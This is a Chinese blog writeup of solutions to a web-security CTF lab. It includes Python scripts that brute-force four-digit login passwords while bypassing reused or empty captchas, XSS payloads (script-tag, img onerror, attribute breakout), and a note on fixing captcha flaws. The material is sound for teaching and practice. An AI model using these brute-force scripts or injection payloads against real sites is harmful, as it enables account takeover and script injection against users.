
网络安全实验室CTF—脚本关 writeup

原创

Senimo_ 于 2019-08-02 20:54:28 发布 1848 收藏 9

分类专栏： 网络安全实验室CTF writeup 文章标签： 网络安全实验室 CTF writeup 脚本关

本文链接：https://blog.csdn.net/weixin_44037296/article/details/98238240



网络安全实验室CTF—脚本关 writeup

网络安全实验室CTF链接

key又又找不到了

分值: 200

小明这次哭了，key又找不到了！！！ key啊，你究竟藏到了哪里，为什么我看到的页面上都没有啊！！！！！！

通关地址


进入链接后，显示"**到这里找key**"，查看网页源码发现跳转链接

```
<body>
    <a href="./search_key.php">_到这里找key__</a>
</body>
```


点击链接但很快跳转到另一页面：“**想找key，从哪里来回哪里去，我这里没有key！哼！**”

```
http://.../no_key_is_here_forever.php   //跳转后网页的URL
```

尝试用**Burp Suite**抓包



将第一次抓取的页面**Send to Repeater**后发送数据包，在**Response**中得到**key**。




快速口算

分值: 350


小明要参加一个高技能比赛，要求每个人都要能够快速口算四则运算，2秒钟之内就能够得到结果，但是小明就是一个小学生没有经过特殊的培训，那小明能否通过快速口算测验呢？

通关地址



需要在2秒钟内提交计算结果，需要用到Python脚本

先用填入答案提交一次数据，用Burp Suite对数据进行抓包，获取所需的Cookie和变量名信息



通过Python脚本实现2秒内提交计算结果，代码如下：

```
# -*- coding : utf-8 -*-
import requests
import re   //正则表达式

url = 'http://lab1.xseclab.com/xss2_0d557e6d2a4ac08b749b61473a075be1/index.php'

head = {'Cookie': 'PHPSESSID=98db957833ad06f20d20765aed472328'}

source = requests.get(url, headers=head).content.decode('utf-8')
expression = re.search(r'(\d+[+*])+(\d+[+*])+\((\d+[+*])+(\d+)\)', source).group()
print(expression)
val = str(eval(expression))
print(val)
post = {'v': val}
result = requests.post(url, headers=head, data=post).content.decode('utf-8')
print(result)
```

运行脚本即获取到**key**：

```
5326*77767+530*(5326+77767)
458226332
<html>
    <head>
        <meta http-equiv=Content-Type content="text/html;charset=utf-8">
    </head>
    <body>key is 123iohHKHJ%^&*(jkh    </body>
</html>
```

这个题目是空的

分值: 100
Tips:这个题目真不是随便设置的。 什么才是空的呢？ 通关地址：没有，请直接提交答案(小写即可)

“**null**”代表多数编程语言中代表空字节或空指针，所以提交“**null**”通关。

怎么就是不弹出key呢？

分值: 150
提交说明：提交前14个字符即可过关
通关链接

打开网页后显示“**点击之后怎么没有反应呢？说好的弹窗呢？**”，尝试点击页面，发现左下角浏览器执行了JavaScript代码，`javascript:a();`，但并未产生弹窗，查看网页源代码：

```
<script>
    function alert(a) {
        return false;
    }
    document.write = function () {
        return false;
    }
    function prompt(a) {
        return false;
    }
    var a = function () {
     ……   //省略部分代码
        alert("key is first 14 chars" + d);
    }
</script>
```

发现在<script>标签中，存在三个扰乱的函数`return false;`删除前三个函数，在本地重新执行代码（注：需有phpstudy环境支持），得到弹窗，截取前十四位字符，即为key。

知识点：验证码发布流程


1.用户请求访问或刷新网页，服务器后台生成验证码图片及图片编码，
2.将验证码信息加密后放入Session或Cookie；
3.提交表单信息后，调用生成验证码的程序；
4.核对验证码无误、数据合法后写入数据库；
用户正常刷新页面后，会再次访问该表单页面，验证码图片被动更新，Session和Cookie存入的值也跟着改变，用不同方式模拟post传参直接发送数据，从而达到绕过验证码的目的，修复此漏洞的方法：**在核对验证码后，便清空Session和Cookie中保存验证码的值，再判断数据的合法性，最后写入数据库**，以此提高验证码的安全性。

逗比验证码第一期

分值: 100


逗比的验证码，有没有难道不一样吗？

通关链接



进入登陆页面后，User信息已给出，密码提示为：**第一位不为0的4位纯数字**，但需要输入验证码登陆。

先尝试登陆，用Burp Suite抓取数据包，获取所需的Cookie和变量名信息：



将抓取的页面**Send to Repeater**后发送数据包，在**Response**中显示“**pwd error**”，尝试在**Request**中修改数据包信息，根据给出的提示：“**有没有难道不一样？**”发现在不刷新页面重制验证码的情况下，可以重复修改**pwd**的值，以达到绕过验证码爆破密码的作用；

以下为爆破密码的Python脚本代码：

```
# -*- coding : utf-8 -*-
import requests

url = 'http://lab1.xseclab.com/vcode1_bcfef7eacf7badc64aaf18844cdb1c46/login.php'

for password in range(1000, 9999):
    head = {'Cookie': 'PHPSESSID=98db957833ad06f20d20765aed472328'}
    post = {'username': 'admin', 'pwd': password, 'vcode': 'ws2b', 'submit': 'submit'}
    result = requests.post(url, headers=head, data=post).text
    print(password)
    if len(result) != 9:
     print("The passowrd is : "+str(password))
        print(result)
        break
```


运行脚本即获取到登陆密码为：**1238**，同时得到**key**：

```
//从1000开始：
1237
1238
The passowrd is : 1238
key is LJLJL789sdf#@sd
```

逗比验证码第二期

分值: 150
验证便失效的验证码
通关链接

进入登陆页面后，User信息已给出，密码提示为：**第一位不为0的4位纯数字**，但需要输入验证码登陆,验证码一次失效
先尝试登陆，用Burp Suite抓取数据包，获取所需的Cookie和变量名信息：



将抓取的页面**Send to Repeater**后发送数据包，在**Response**中显示"**pwd error**"，尝试在**Request**中修改数据包信息，根据给出的提示："**一次便失效**"发现当验证码为空的情况下，可以重复修改**pwd**的值，以达到绕过验证码爆破密码的作用；
以下为逗比验证码第二期爆破密码的Python脚本代码：


```python
# -*- coding : utf-8 -*-
import requests

url = 'http://lab1.xseclab.com/vcode2_a6e6bac0b47c8187b09deb20babc0e85/login.php'

for password in range(1000, 9999):
    head = {'Cookie': 'PHPSESSID=98db957833ad06f20d20765aed472328'}
    post = {'username': 'admin', 'pwd': password, 'vcode': '', 'submit': 'submit'}
    result = requests.post(url, headers=head, data=post).text
    print(password)
    if len(result) != 9:
        print("The passowrd is : " + str(password))
        print(result)
        break
```

运行脚本即获取到登陆密码为：**1228**，同时得到**key**：

```
//从1000开始：
1227
1228
The passowrd is : 1228
key is LJLJL789ss33fasvxcvsdf#@sd
```

逗比验证码第三期（SESSION）

分值: 150
尼玛，验证码怎么可以这样逗比。。
验证码做成这样，你家里人知道吗？
通关链接



原理同逗比验证码第二期，修改相关数据，运行脚本即可得到**key**。

微笑一下就能过关了

逗比的手机验证码

激情燃烧的岁月

验证码识别

知识点：XSS跨站脚本攻击

有关**XSS跨站脚本攻击的详尽内容请看**：XSS跨站脚本攻击原理与常见的脚本及《XSS跨站脚本攻击剖析与防御》摘录总结


XSS基础关

分值: 50

XSS基础:很容易就可以过关.XSS类题目必须在平台登录才能进行.登录地址请参考左侧<子系统>

通关链接

注：首先在子系统功能区进行题目平台登陆，然后访问链接



进入页面后，显示“**Welcome guest**”，有输入框，构造常规payload进行测试：

```
<script>alert(1);</script>
```

提交后网页出现两个弹窗一个为“**1**”，即我们的测试代码，一个为通关提示：“**Please use alert(HackingLab)!!**”

修改输入的JavaScript脚本代码为：

```
<script>alert(HackingLab);</script>
```


提交后弹窗显示“**success!**”，得到**key**：

XSS基础关2:简单绕过

分值: 100

很容易就可以过关.

通关链接




有输入框，尝试简单的XSS注入，但显示**检测到XSS脚本**：

怀疑“**<script>**”被检测或过滤，尝试通过“**<img>标签事件**”触发弹窗，构造如下JavaScript脚本：

```
<img src=x onerror=alert(HackingLab)>
```

提交查询后弹窗显示“**success!**”，得到**key**：




XSS基础关3:检测与构造

分值: 130

XSS基础3:检测与构造

Tips:不是很难


通关链接



页面存在两个输入框,尝试了大部分的注入语句，发现都被过滤，但当“**value**”的值为“**alert**”时，通过事件可以触发弹窗：

```
alert' onmouseover='alert(HackingLab)
```

提交查询后弹窗显示“**success!**”，得到**key**：



Principle很重要的XSS